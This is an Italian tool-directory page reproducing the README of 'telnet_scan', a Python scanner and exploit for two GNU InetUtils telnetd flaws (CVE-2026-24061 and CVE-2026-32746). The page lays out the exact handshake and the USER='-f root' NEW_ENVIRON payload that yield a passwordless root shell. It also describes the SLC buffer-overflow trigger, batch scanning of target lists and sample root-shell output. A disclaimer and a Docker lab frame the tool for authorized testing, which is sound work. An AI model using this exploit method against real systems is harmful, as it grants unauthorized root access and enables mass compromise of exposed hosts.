
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
telnet_scan — scanner/exploit CVE-2026-24061 & CVE-2026-32746 | Kitploit
Strumenti/GitHubGitHub/ekomssavior/telnet_scan
Scanner di VulnerabilitàExploitSicurezza di RetePenetration TestingAutenticazioneApprendimento e FormazioneBinary ExploitationLab e Pratica
GitHubekomssavior/telnet_scan

telnet_scan

scanner/exploit CVE-2026-24061 & CVE-2026-32746

Vedi Repository
11684 mesi faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

Scanner di Vulnerabilità Telnet (CVE-2026-24061 & CVE-2026-32746)

License:ek0ms

Uno strumento di valutazione della sicurezza basato su Python che rileva e (dove applicabile) sfrutta due vulnerabilità critiche in GNU InetUtils telnetd:

  • CVE-2026-24061 – Bypass dell'autenticazione tramite iniezione della variabile d'ambiente USER (CVSS 9.8)
  • CVE-2026-32746 – Buffer overflow pre-autenticazione nel gestore SLC LINEMODE (CVSS 9.8)

Importante Disclaimer

Questo strumento è solo per test di sicurezza autorizzati e scopi educativi.
L'uso non autorizzato contro sistemi che non possiedi o per i quali non hai esplicito permesso di test è illegale. Gli autori declinano ogni responsabilità per uso improprio o danni causati da questo strumento. Usalo a tuo rischio.
image1(1)

Caratteristiche

  • Scansione di un singolo target – Inserisci indirizzi IP o nomi di dominio a runtime
  • Scansione batch – Carica un file contenente più target (uno per riga)
  • Test selettivo – Testa ogni vulnerabilità singolarmente o entrambe
  • Sfruttamento CVE-2026-24061 – Se vulnerabile, lo strumento ti apre una shell interattiva di root direttamente nello stesso terminale
  • Rilevamento CVE-2026-32746 – Identifica sistemi vulnerabili tramite rilevamento controllato di crash
  • Gestione pulita del terminale – Shell in modalità raw con ripristino corretto all'uscita
  • Validazione della connessione – Distingue tra porte filtrate, servizi offline e vulnerabilità reali
  • Debug verboso – Imposta TELNET_SCAN_VERBOSE=1 per vedere ogni pacchetto IAC e la narrazione passo dopo passo dell'exploit
  • Ambiente lab Docker – Target vulnerabile autonomo per test sicuri

Installazione

git clone https://github.com/ekomsSavior/telnet_scan.git
cd telnet_scan
chmod +x telnet_scanner.py

Utilizzo

Esecuzione Base

python3 telnet_scanner.py

Lab Docker (Test Sicuri)

Testa l'exploit contro un target notoriamente vulnerabile senza rischiare sistemi reali:

cd lab
docker compose up -d
cd ..
python3 telnet_scanner.py
# Target: 127.0.0.1, Porta: 2323

Il lab esegue un GNU InetUtils 2.5 telnetd vulnerabile in un contenitore isolato, vincolato solo a localhost. Nessuna esposizione di rete.

Modalità Verbosa

Effettua il debug dell'handshake Telnet e vedi esattamente cosa succede sul cavo:

TELNET_SCAN_VERBOSE=1 python3 telnet_scanner.py

L'output verboso mostra:
  • Ogni comando IAC (DO/WILL/SB) inviato e ricevuto
  • Nomi delle opzioni Telnet decodificati
  • Dump esadecimali dei payload per le subnegotiation
  • Flusso dell'exploit passo dopo passo (handshake in 6 fasi)

IMG_2498

Flusso di Lavoro per Target Singolo

  1. Scegli l'opzione 1
  2. Inserisci il target (IP o dominio, es. 192.168.1.100 o example.com)
  3. Specifica la porta (il default è 23 se lasciata vuota)
  4. Seleziona il tipo di test:
    • 1 – Entrambe le vulnerabilità
    • 2 – Solo CVE-2026-24061 (bypass autenticazione)
    • 3 – Solo CVE-2026-32746 (buffer overflow)

Flusso di Lavoro per Scansione Batch

  1. Crea un file con i target (uno per riga) Esempio targets.txt:
    192.168.1.100
    192.168.1.101
    10.0.0.50
    example.com
    # Questa è una riga di commento - ignorata
    
  2. Scegli l'opzione 2
  3. Inserisci il nome del file
  4. Specifica la porta (default 23)
  5. Seleziona il tipo di test (1, 2 o 3)
  6. Lo scanner:
    • Mostra l'avanzamento per ogni target
    • Visualizza i risultati man mano che vengono completati
    • Fornisce una tabella riepilogativa alla fine

Quando si Ottiene una Shell

Se CVE-2026-24061 ha successo:

  1. La vulnerabilità viene rilevata
  2. Una shell interattiva di root appare direttamente nella stessa finestra del terminale
  3. Digita comandi e vedi l'output immediatamente (es. id, whoami, ls)
  4. Premi Ctrl+C per uscire dalla shell e tornare al menu dello scanner
  5. Per scansioni batch, ti verrà chiesto se interagire con la shell o continuare la scansione

Nessun terminale separato o passaggi aggiuntivi richiesti.

Come Funziona

CVE-2026-24061 – Bypass dell'Autenticazione

L'exploit segue un preciso handshake Telnet in 6 fasi per garantire la compatibilità con il vero GNU InetUtils telnetd:

  1. Attendi la negoziazione del server – Fino a 15 secondi per DNS inverso e opzioni DO iniziali
  2. Rispondi WILL – Conferma TTYPE, TSPEED, XDISPLOC, NEW_ENVIRON
  3. Attendi SB SEND – Richieste di subnegotiation dal server
  4. Invia payload exploit – Imposta USER="-f root" tramite subnegotiation NEW_ENVIRON
  5. Gestisci gli scambi rimanenti – Rispondi a DO/WILL per SGA, ECHO, LINEMODE, NAWS
  6. Rileva la shell – Cerca i prompt # , root@, o $

Un thread keepalive invia IAC NOP ogni 2 secondi per impedire a ttloop() di telnetd di rilevare EOF e chiamare exit(1) prima che il payload venga elaborato.

telnetd vulnerabile passa -f root a /usr/bin/login, bypassando l'autenticazione e concedendo accesso immediato alla shell di root.

CVE-2026-32746 – Rilevamento del Buffer Overflow

  • Negoia l'opzione LINEMODE (RFC 1184)
  • Invia 500+ triplette SLC (1500+ byte) per overflow del buffer a dimensione fissa
  • Monitora reset/crash della connessione per confermare la vulnerabilità

Validazione della Connessione

  • Pre-scansione per verificare la disponibilità del servizio prima di tentare exploit
  • Distingue tra:
    • Porte filtrate (firewall che blocca)
    • Servizi offline (nessun servizio in esecuzione)
    • Servizi vulnerabili (exploit riuscito)

Output di Esempio


Target Singolo

=== Scanner di Vulnerabilità Telnet ===
1. Scansiona un singolo target
2. Scansiona target da file (un IP/hostname per riga)
3. Esci

Scegli un'opzione: 1
Porta (default 23):

Quali test eseguire?
1. Entrambi
2. Solo CVE-2026-24061 (bypass autenticazione - fornisce shell se vulnerabile)
3. Solo CVE-2026-32746 (rilevamento buffer overflow)
Scelta [1-3]: 1
Target (IP o dominio): 192.168.1.100

[*] Risolto 192.168.1.100 -> 192.168.1.100
[*] Scansione di 192.168.1.100:23...

[*] Verifica se il servizio è raggiungibile...
[+] Servizio raggiungibile

[*] Test di CVE-2026-24061 (bypass autenticazione)...
[!] CVE-2026-24061: VULNERABILE – shell ottenuta!

============================================================
[+] SHELL DI ROOT OTTENUTA! Ora sei in una shell interattiva di root.
[+] Digita comandi direttamente qui. Premi Ctrl+C per uscire dalla shell.
============================================================

id
uid=0(root) gid=0(root) groups=0(root)

Output in Modalità Verbosa (Parziale)

    [PASSO 1/6] Attesa negoziazione server (può richiedere fino a 15s)...
    [PASSO 1/6] Ricevuti 48 byte: fffb18fffb20fffb23fffb27...
           decodificato: IAC DO TERMINAL-TYPE
           decodificato: IAC DO TERMINAL-SPEED  
           decodificato: IAC DO X-DISPLAY-LOCATION
           decodificato: IAC DO NEW-ENVIRON
    [PASSO 2/6] Risposta WILL a tutte le opzioni DO
    [PASSO 3/6] Attesa richieste SB SEND di subnegotiation...
    [PASSO 4/6] Invio risposte di subnegotiation...
               NEW-ENVIRON IS VAR USER VALUE "-f root"  *** EXPLOIT ***
    [PASSO 5/6] Gestione delle restanti negoziazioni di opzioni...
    [PASSO 5/6] Testo ricevuto: 'root@vuln-lab:~# '
    [RISULTATO] SUCCESSO: Login root senza password tramite iniezione USER="-f root"

Scansione Batch

=== Scanner di Vulnerabilità Telnet ===
1. Scansiona un singolo target
2. Scansiona target da file (un IP/hostname per riga)
3. Esci
Scarica lo strumento